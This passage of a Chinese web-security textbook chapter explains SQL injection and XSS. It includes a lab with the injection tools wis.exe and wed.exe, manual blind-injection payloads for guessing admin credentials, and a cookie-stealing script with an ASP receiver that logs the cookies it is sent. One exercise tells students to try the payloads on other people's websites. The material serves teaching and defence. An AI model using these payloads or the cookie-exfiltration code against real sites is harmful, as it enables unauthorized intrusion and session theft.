第 5 章　Web 安全技术

Web 是 Internet 非常重要的应用，其安全问题尤为突出。本章详述 Web 面临的主要威胁，包括 SQL 注入、跨站脚本攻击、网页挂马等攻击类型，提出一些防御措施，并介绍了网站的扫描工具。

5.1　Web 安全概述

Web 站点的安全是网络安全技术中的重要领域。在电子商务广泛应用的今天，黑客不断地侵害基于 Web 的应用程序，以获取账户信息、信用卡和其他机密数据。黑客已经具备了很多实施攻击的技术，如发动 SQL 注入式攻击、跨站脚本攻击、目录遍历攻击、身份验证攻击、目录穷举和其他的漏洞利用。这些入侵方式时常更新，并被用于传播和促进对 Web 应用程序的进一步攻击。

Web 应用程序，例如购物车、表单、登录页面、动态内容和其他预定的应用程序，这些都被设计为允许 Web 站点的访问者提交各种个人数据和其他机密数据。如果这些 Web 应用程序不安全，那么数据库的敏感信息就会处于严重的风险之中。

Web 的安全问题，究其产生的原因有以下几个方面。

(1) Web 站点和相关的 Web 应用程序必须保持全天候服务，使用者包括客户、供应商等。

(2) 由于对 Web 站点访问必须是公开的，且其应用程序是基于 HTTP(S)的应用层协议，传统的防火墙和入侵检测系统是从网络层保护 Web 应用程序，不能很好地为基于 Web 的应用程序提供保护。

(3) Web 应用程序经常拥有对客户数据库等后端数据的直接访问能力，因此对有价值的数据保持其安全性的难度就更大。如果 Web 应用程序受到了破坏，那么黑客将完全可以访问后端数据，即使防火墙配置正确，操作系统和应用程序经常打补丁，也难于完全抵御此类攻击。

(4) 多数 Web 应用程序属于定制程序，与商业软件相比，其测试程度更低，这就决定了这些应用程序更易于受到攻击。

花样百出的攻击已经表明 Web 应用程序的安全是极为关键的。由于 Web 攻击是在 80 号端口上发动的，而该端口必须保持开放以便网站的访问操作，这就注定 Web 攻击防不胜防。

基于 Web 的攻击大体上可分为 3 类：SQL 注入、跨站脚本攻击、网页挂马。

(1) SQL 注入：利用现有应用程序，通过把 SQL 命令插入到 Web 表单递交或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令，比如很多影视网站的 VIP 会员密码大多是通过 Web 表单递交查询字符泄露的，这类表单特别容易受到 SQL 注入式攻击。

(2) 跨站脚本攻击：指利用网站漏洞恶意盗取用户信息。用户在浏览网站、使用即时通信软件甚至在阅读电子邮件时，通常会点击其中的链接。攻击者通过在链接中插入恶意代码，就能够盗取用户信息。

(3) 网页挂马：把一个木马程序上传到一个网站，然后用木马生成器生成一个网马，再上传到空间里面，加入代码使得木马在打开网页时运行。

近年来，随着 Web 2.0 的大潮，越来越多的人开始关注 Web 安全，新的 Web 攻击手法层出不穷，Web 应用程序面临的安全形势日益严峻。

5.2 SQL 注入攻击与防范

5.2.1 SQL 注入攻击

随着 B/S 模式的广泛应用，使用这种模式开发应用程序的程序员也越来越多，但相当多的开发人员在编写代码的时候，没有对用户的输入数据或者是页面中所携带的信息(如 Cookie)进行必要的合法性判断，导致攻击者可以提交一段数据库查询代码，根据程序返回的结果，能够非法获得敏感数据。

SQL 注入利用的是 HTTP 服务端口，表面上与一般的 Web 页面访问没有区别，隐蔽性极强，防火墙一般都不会对 SQL 注入发出警报，因而不易被发现。SQL 注入攻击是黑客对数据库进行攻击的常用手段之一。

SQL 注入攻击过程一般分为 5 个步骤：

第一步：判断 Web 环境是否可以 SQL 注入。如果 URL 仅是对网页的访问，不存在 SQL 注入问题。例如，形如

```
http://news.unknown.com.cn/162414769961.shtml
```

的 URL 就是普通的网页访问，没有对数据库查询。只有对数据库进行动态查询的操作才可能存在 SQL 注入。例如，形如：

```
http://www.google.cn/webhp?id=39
```

的 URL，其中?id=39 表示数据库查询变量。这种语句会在数据库中执行，因此可能会给数据库带来威胁。

第二步：寻找 SQL 注入点。在判定可注入后，就要寻找可利用的注入漏洞。通过输入一些特殊语句，然后根据浏览器返回的信息可以判断数据库类型，找到注入点。

第三步：猜测用户名和密码。数据库中存放的表名、字段名都是有规律可循的。通过构建特殊数据库语句在数据库中依次查找表名、字段名、用户名和密码的长度以及内容。这个猜测过程可以通过网上大量注入工具快速实现，并借助破解网站轻易破译用户密码。

第四步：寻找 Web 管理后台入口。通常 Web 后台管理权限只限于管理员，普通用户无法访问。要寻找到后台的登录路径，可以利用扫描工具快速搜索到可能的登录地址，依次进行尝试，往往可以得到管理台的入口地址，获取管理员权限。

第五步：入侵。成功登录后台管理后，攻击者就可以进行一些蓄意的恶意行为，如篡改网页、上传 ASP 木马、修改用户信息等，还将进一步入侵数据库服务器。由于在服务器端不

能禁止 ASP 的运行，因此还无法禁止 ASP 木马的运行。

这个过程如图 5-1 所示。



图 5-1　SQL 注入攻击过程

SQL 注入式攻击的主要形式有两种。其一是直接将代码插入，与原来的 SQL 命令串联在一起，并使其以新语句执行查询。由于是直接与 SQL 语句捆绑，故也被称为直接注入式攻击法。其二是一种间接的攻击方法，这种方法将恶意代码注入要在表中存储或者作为原始数据存储的字符串。在存储的字符串中会连接到一个动态的 SQL 命令中，以执行一些恶意的 SQL 代码。只要这个恶意代码符合 SQL 语句的规则，则在代码编译与执行的时候是不会被系统所发现的。

SQL 注入漏洞在网上极为普遍，通常是由于程序员对注入不了解，或者程序过滤不严格，或者某个参数忘记检查导致。SQL 注入的手法相当灵活，变种极多。在注入的时候需要构造巧妙的 SQL 语句，有经验的攻击者会手动调整攻击参数，致使攻击数据的变种不胜枚举。传统的特征匹配检测方法仅能识别相当少的攻击，难以防范。

5.2.2　SQL 注入式攻击防范

SQL 注入攻击的防范可从下面几个方面着手。

(1) Web 服务器安全配置。正确地配置 Web 服务器可以降低 SQL 注入发生的风险。具体措施包括修改服务器初始配置、及时安装服务器安全补丁、关闭服务器的错误提示信息、配置目录权限、删除危险的服务器组件、及时分析系统日志等。

(2) 数据库安全配置。这也是降低 SQL 注入风险的方法之一，主要包括修改数据库初始配置、及时升级数据库、最小权力法则等。

(3) 脚本解析器安全设置。主要配置一些涉及安全性的设置，通过这些设置可以增加 SQL 的注入难度。

(4) 过滤特殊字符。通过 Web 应用程序对用户输入的参数进行过滤，使得参数构造的 SQL 语句不能送达数据库系统执行，达到降低 SQL 注入攻击风险的目的。

(5) 后台管理程序。不要在网页上显示后台管理程序的入口链接，以免黑客攻入网站后台管理程序。管理员的用户名和密码也不能过于简单，注意定期更换。建议平时删除后台管理程序，维护时再通过 FTP 上传，然后使用。

实验 5-1　SQL 注入攻击实验

【实验目的】

了解 SQL 注入攻击的过程。通过 SQL 注入攻击，掌握网站的工作机制，认识到 SQL 注入攻击的危害，加强对 Web 攻击的防范。

本实验不可对他人网站造成不良影响。建议自行搭建简易网站进行实验。

【实验原理】

结构化查询语言(SQL)是一种用来和数据库交互的文本语言，SQL 注入就是利用某些

数据库的外部接口把用户数据插入到实际的数据库操作语言当中，从而达到入侵数据库乃至操作系统的目的。它的产生主要是由于程序对用户输入的数据没有进行细致的过滤，导致非法数据的导入查询。

在下面的攻击实验中，需要用到 wed.exe 和 wis.exe 两个命令行工具(从网络上下载)，其中 wis.exe 用于扫描某个站点中是否存在 SQL 注入漏洞；wed.exe 用于破解 SQL 注入用户名和密码。将两个工具结合起来，就可以体验从寻找注入点到注入攻击完成的整个过程。

【实验过程】

(1) 判断环境，寻找注入点。

使用 wis.exe 寻找注入漏洞，其使用格式为

```
wis 网址
```

例如，检测某个网址 http://www.unknown.com/，首先进入命令提示窗口，然后输入以下命令：

```
wis http://www.unknown.com/
```

按回车键，即可开始扫描。

注意命令格式，在输入网址时，网址需放在 http://和/之间，否则扫描无法进行。

找到的有 SQL 注入漏洞的网站是_____。

(2) 查看 SQL 注入攻击漏洞。

扫描结束后，可以看到网站上是否存在 SQL 注入攻击漏洞。漏洞信息一般以红色字体显示，以 SQL Injection Format 开头的那些行。假设扫描后其中某行如下：

```
SQL Injection Format:/xygk.asp?typeid=34&bigclassid=98
```

这是特征明显的数据库查询语句，可以选择其来做破解用户名和密码实验。如果要将其网页打开，可在浏览器地址栏中输入完整网址：

```
http://www.unknown.com/xygk. asp?typeid=34&bigclassid=98
```

扫描结果是_____。

其中的漏洞信息是_____。

(3) SQL 注入破解管理员账号。

使用 wed.exe 破解管理员账号，其使用格式为

```
wed 网址
```

进入命令提示窗口，输入以下命令：

```
wed http://www.unknown.com/xygk.asp?typeid=34&bigclassid=98asp?
```

回车后查看运行情况。

注意输入网址时最后面不要加上符号/，但前面的 http://不可缺少。

该程序在运行时使用了破解用户数据库中的字表名、用户名和用户密码所需的字典文件，如 TableName.dic、UserField.dic 和 PassField.dic。

在破解过程中还可以看到“SQL Injection Detected.”的字符串字样，表示程序还会对需要注入破解的网站进行检测，以确定是否存在 SQL 注入漏洞，成功后才开始猜测用户名。

如果检测成功，很快就获得了数据库表名，例如 admin；然后得到用户表名和字长，例如为 username 和 6；再检测到密码表名和字长，例如为 password 和 8。系统继续执行，wed.exe 程序开始用户名和密码的破解，最终获得了用户名和密码。

破解结果是_____。

如果不能破解，其原因是_____。

(4) 搜索隐藏的管理登录页面。

重新回到(1)打开的网站页面中，用已经检测到的管理员的账号和密码进入管理登录页面，但当前的页面中还没有管理员的入口链接。

再次使用 wis.exe 程序，该程序除了可以扫描出网站中存在的所有 SQL 注入点外，还可以找到隐藏的管理员登录页面。在命令行窗口中输入

```
wis http://www.unknown.com/xygk.asp?typeid=34&bigclassid=98/a
```

注意行末输入了一个参数/a。

如果出现扫描不成功的情况，可以认为管理员登录页面只可能隐藏在整个网站的某个路径下。于是输入

```
wis http://www.unknown.com /a
```

对整个网站的登录页面进行扫描。注意扫描语句中网址的格式。在扫描过程中，如找到隐藏登录页面，会在屏幕上以红色字体进行显示。

扫描结束后，结果以列表形式显示在命令窗口中。一般可以看到列表中有多个以/rsc/开头的管理员登录页面网址，例如/rsc/gl/manage.asp、/rsc/gl/login.asp、/rsc/gl/admin1.asp 等。任意选择一个网址，比如在浏览器中输入网址 http://www.unknown.com/ rsc/gl/admin1.asp，就会出现本来隐藏着的管理员登录页面。输入用户名和密码，就可以进入后台管理系统。

搜索到的隐藏的管理员登录页面是_____。

如果搜索不到，其原因是_____。

【实验思考】

(1) 本实验是借助工具软件实现的。如果不使用这些工具，也可通过地址栏进行攻击。地址栏攻击通常就是采用猜测的方法。在下面讨论中请写出可能的 SQL 语句原型。

可注入的站点一般都有 ""&request 这种漏洞，其攻击方法主要有下面几个。

① 在地址栏输入 and 1=1。

可能的 SQL 语句原型：(　　)。

此操作是查看漏洞是否存在。如果存在，就正常返回该页；如果不存在，则显示错误，继续假设该网站的数据库存在一个 admin 表。

② 在地址栏输入 and 0<>(select count(*) from admin)。

可能的 SQL 语句原型：(　　)。

若返回页正常，假设就成立了。

③ 猜猜管理员表里面有几个管理员 ID：

```
and 1<(select count(*)from admin)
```

可能的 SQL 语句原型：(　　)。

如果执行查询后页面没有什么显示，则管理员的数量等于或者小于 1 个。

然后尝试

```
and 1=(select count(*)from admin)
```

输入为 1 没有显示错误，说明此站点只有一个管理员。

可能的 SQL 语句原型：(　　)。

④ 猜测 admin 里面关于管理员用户名和密码的字段名称：

```
and 1=(select count(*)from admin where len(username)>0)
```

可能的 SQL 语句原型：(　　)。

如果猜测错误，则说明不存在 username 这个字段。只要一直改变括号里面的 username 这个字段，例如常用的有 user、users、member、members、userlist、memberlist、userinfo、admin、manager 等用户名。

⑤ 用户名称字段猜测完成之后，继续猜测密码字段：

```
and 1=(select count(*)from admin where len(password)>0)
```

可能的 SQL 语句原型：(　　)。

一般 password 字段是会有的。因为密码字段一般都是这个形式。如果不是，可尝试其他形式，如 pass 等。

据此，已经知道了管理员表里面有 3 个字段：编号 id、用户名 user、密码 password。

下面继续猜测管理员用户名和密码。

先猜出长度：

```
and 1=(select count(*)from admin where len(user)<10)
```

user 字段长度小于 10。

```
and 1=(select count(*)from admin where len(user)<5)
```

user 字段长度不小于 5

最后猜出长度(例如等于 6)。下面的语句如返回正常就说明猜测正确：

```
and 1=(select count(*)from admin where len(user)=6)
```

猜密码：

```
and 1=(select count(*)from admin where len(password)=10)
```

猜出来密码为 10 位。

下面逐一猜字母。

```
and 1=(select count(*)from admin where left(user,1)=a)
```

返回正常，第一位字符等于 a，注意大小字母写敏感。如果不是 a 就继续猜其他的字符，直至猜到返回正常。然后开始猜测账号的第二位字符：

```
and 1=(select count(*)from admin where left(user,2)=ad)
```

就这样一次加一个字符，最后账号就全猜出来了。

密码也以类似方法猜测：

```
and 1=(select count(*)from admin where left(password,1)=a)
```

最后也猜出密码。

要求：查找可以进行地址栏攻击的网站，用上述手段进行尝试。

(2) 破解网站时，如果表名列名猜不到，或程序作者过滤了一些特殊字符，怎么提高注入的成功率？怎么样提高猜解效率？

(3) 请讨论防御 SQL 注入攻击的有效方法，并加以实验验证。

5.3 XSS 攻击与防范

5.3.1 XSS 漏洞

用户在浏览网站时，通常会点击其中的链接。攻击者通过在链接中插入恶意 HTML 代码，当用户浏览该网页时，嵌入其中的 HTML 代码就会被执行，从而达到恶意用户的特殊目的。这些攻击往往发生在动态网站中，称为跨站脚本攻击。

跨站脚本攻击(Cross Site Scripting，XSS)是 Web 应用程序在将数据输出到网页时存在的问题，攻击者利用页面的漏洞构造恶意代码。因为跨站脚本攻击都是向网页内容中写入一段恶意的脚本或者 HTML 代码，故跨站脚本漏洞也被叫作 HTML 漏洞注入(HTML injection)。XSS 跨站脚本攻击一直都被认为是客户端 Web 安全中最主流的攻击方式。因为 Web 环境的复杂性以及 XSS 跨站脚本攻击的多变性，使得该类型攻击即使发现也很难彻底解决。

与 SQL 注入攻击数据库服务器的方式不同，跨站脚本漏洞是在客户端造成攻击。也就是说，利用跨站脚本漏洞注入的恶意代码是在用户计算机上的浏览器中运行的，对用户信息造成巨大的危害。最典型的场景是，黑客可以利用跨站脚本漏洞盗取用户 Cookie 而得到用户在该站点的身份权限。

由于恶意代码会注入到浏览器中执行，所以跨站脚本漏洞还有一个较为严重的安全威胁是被黑客用来制造欺诈页面实现钓鱼攻击。这种攻击方式直接利用目标网站的漏洞，比直接做一个假冒网站更具欺骗性。

另外，由于控制了用户的浏览器，黑客还可以获取用户计算机信息，截获用户键盘输入，刺探用户所处局域网信息甚至对其他网站进行 HTTP GET Flood 攻击(即 HTTP 流量攻击)。目前互联网已经有此类利用跨站脚本漏洞控制用户浏览器的黑客工具出现。

虽然跨站脚本攻击是在客户端浏览器进行的，但是最终也是可以攻击服务器的。例如，利用某博客程序的跨站脚本漏洞得到网站管理员身份并最终控制 Web 服务器。

最典型的 HTML 注入范例只是注入一个 JavaScript 弹出式的警告框。

下面是一段 PHP 代码(以 test.php 文件保存):

```
<?PHP
echo "嗨,".$_GET['name'];
?>
```

这段 PHP 代码的意图是在页面输出字符串"嗨,"和 URL 中 name 参数的值。例如通过浏览器访问这个文件:

```
http://localhost/test.php?name=李娜
```

页面上就会出现"嗨,李娜"字样。其中"李娜"是通过 URL 中的参数 name 传入的,name 的值就是用户的输入。

浏览器对网页的展现是通过解析 HTML 代码实现的,如果传入的参数含有 HTML 代码,浏览器则会解析这些代码而不是只作为参数简单显示。

为了简单起见,将上面例子的参数作如下改变,然后访问刚才的 PHP 页面:

```
http://localhost/test.php?name=<script>alert(/嗨,我是李娜)</script>
```

将看到 name 后面的"值"被浏览器作为 HTML 标记解释了。

这实际上是最简单的一种跨站脚本攻击的例子,其形式属于反射型 XSS。可以设想,如果传入一段攻击脚本放置在<script>标签之后,该脚本也将会被浏览器执行,其攻击的性质就由脚本的内容决定了。

由此可见,Web 应用程序在处理用户输入的时候没有处理好传入的数据格式就会导致脚本在浏览器中执行,这就是跨站脚本漏洞的根源。

注意,PHP 文件是一种 HTML 内嵌式的语言脚本文件,是一种在服务器端执行的嵌入 HTML 文档的脚本语言,在 HTML 文件中,PHP 脚本程序可以使用特别的 PHP 标签进行引用,这样网页制作者也不必完全依赖 HTML 生成网页。由于 PHP 是在服务器端执行的,客户端是看不到 PHP 代码的。PHP 文件不能简单地在浏览器中打开,需要安装 xampp(Apache),将其放在 htdocs 文件夹下。

5.3.2 XSS 漏洞分类

XSS 攻击有内跨站和外跨站两种方式。内跨站(来自自身的攻击)主要是利用程序自身的漏洞构造跨站语句。外跨站(来自外部的攻击)主要是自己构造有跨站漏洞的网页或者寻找非目标机以外的有跨站漏洞的网页。例如,当要渗透一个站点,可以自己构造一个有跨站漏洞的网页,然后构造跨站语句,通过结合其他技术,如社会工程学等,欺骗目标服务器的管理员打开该网页。

根据 XSS 跨站脚本攻击存在的形式及产生的效果,可以将其分为以下 3 类。

1. 非持久型 XSS

非持久型 XSS(non-persistent XSS)又称反射 XSS(reflect XSS),反射型 XSS 脚本攻击指那些浏览器每次都要在参数中提交恶意数据才能触发的跨站脚本漏洞。该类型只是简单地将用户输入的数据直接或未经过安全过滤就在浏览器中进行输出,导致输出的数据中存在可被浏览器执行的代码数据。由于此种类型的跨站代码存在于 URL 中,所以黑客通常

需要通过诱骗或加密变形等方式将存在恶意代码的链接发给用户，只有用户点击以后才能使得攻击成功实施。

一般来说，凡是通过 URL 传入恶意数据的都是非持久型 XSS。当然，也有的是通过表单 POST 的 XSS。例如：

```
<?PHP
echo "嗨,".$_POST['name'];
?>
```

Web 应用程序获取的参数 name 已经由 GET 变为 POST 了，如果要触发这个 XSS 漏洞，需要写一个如下的网页：

```
<form action="http://localhost/test.php" method="post">
<input name="name" value="<script>alert(猜猜我是谁?)</script>" type="hidden" />
<input name="ss" type="submit" value="XSS 提交测试" />
</form>
```

网页运行后，单击“XSS 提交测试”按钮，可以看到浏览器弹出的对话框。

2. 持久型 XSS

持久型 XSS(persistent XSS)又称存储 XSS(stored XSS)。与非持久型 XSS 相反，它是指通过提交恶意数据到服务端的数据库(或其他文件形式)中，使网页进行数据查询时从数据库中读出恶意数据输出到页面的一类跨站脚本漏洞，具有较强的稳定性。

持久型 XSS 多出现在 Web 邮箱、BBS、社区等从数据库读出数据的正常页面(比如 BBS 的某篇帖子中可能就含有恶意代码)，由于不需要浏览器提交攻击参数，所以其危害往往大于非持久型 XSS。

3. 基于 DOM 的 XSS 跨站脚本攻击

DOM 是 Document Object Model(文档对象模型)的缩写。DOM 是一种与浏览器、平台、语言无关的接口，使得它可以访问页面中的其他标准组件。

基于 DOM 的 XSS 跨站脚本攻击是通过修改页面 DOM 节点数据信息而形成的跨站脚本攻击。不同于反射型 XSS 和存储型 XSS，基于 DOM 的 XSS 往往需要针对具体的 JavaScript DOM 代码进行分析，并根据实际情况进行 XSS 的利用。

以下是一段存在 DOM 类型跨站脚本漏洞的代码：

```
<script>
document.write(window.location.search);
</script>
```

在 JavaScript 中 window. location. search 是指 URL 中“?”之后的内容，document. write 是将内容输出到页面。这就是一个直接输出到页面的跨站脚本漏洞。攻击时只需构造类似如下的 URL：

```
http://localhost/test2541.php?<script>alert(DOM Based XSS Test)</script>
```

读者可自行查看网页源代码，注意源代码有没有变化。

5.3.3 XSS 常见攻击手法

1. 盗取 Cookie

通过 XSS 跨站脚本攻击盗取用户 Cookie 信息一直是 XSS 跨站脚本攻击漏洞利用的最主流方式之一。Cookie 是 Web 程序识别不同用户的标识，当用户正常登录 Web 应用程序时，用户会从服务端得到一个包含会话令牌的 Cookie。例如：

```
Set-Cookie: SessionID=6010D6F2F7B24A182EC3DF53E65C88FCA17B0A96FAE129C3
```

黑客则可以通过 XSS 跨站脚本攻击的方式将嵌入恶意代码的页面发送给用户，当用户点击浏览时，黑客即可获取用户的 Cookie 信息并用该信息欺骗服务器端，无需账号、密码即可直接成功登录，所以跨站脚本攻击的第一个目标就是得到它。例如，如果 Web 邮箱有一个 XSS 漏洞，当合法用户查看一封邮件的时候，其身份标识已经被黑客拿到，黑客就可以如合法用户一般自由出入邮箱了。

在 JavaScript 中可以使用 document.cookie 来获得当前浏览器的 Cookie，所以一般是执行这样的代码来获得 Cookie：

```
<script>
document.write ( "< img  src = http://www. unknown. com/getcookie. asp? c =" + escape
(document.cookie)+">");
</script>
```

这段代码就是输出 img 标签并访问黑客的 Web 服务器的一个 ASP 程序。这里是把当前的 Cookie 作为参数发送出去(为了避免出现特殊字符，这里使用了 escape 函数对 Cookie 进行 URL 编码)。详细情况可以通过 Wireshark 捕获数据进行分析。

然后在 www.unknown.com 上的 getcookie.asp 需要记录传入的参数(就是受害用户的 Cookie)，代码可以是这样：

```
<%
if Request("c")<>"" then
Set fs=CreateObject("Scripting.FileSystemObject")
Set outfile=fs.OpenTextFile(server.mappath("HisCookie.txt"),8,True)
outfile.WriteLine Request("c")
outfile.close
Set fs=Nothing
end if
%>
```

一旦有 Cookie 发过来，ASP 程序就会把 Cookie 写入到当前目录的 HisCookie.txt 文件中。

2. 保持会话(盗取 Cookie 的升级版)

黑客可以记录存储型 Cookie，但是对于会话型 Cookie(也就是 Session)，过一段时间如果用户不访问页面，Session 就会失效。

为了解决 Session 时效性的问题，出现了实时记录 Cookie 并不断刷新页面保持 Session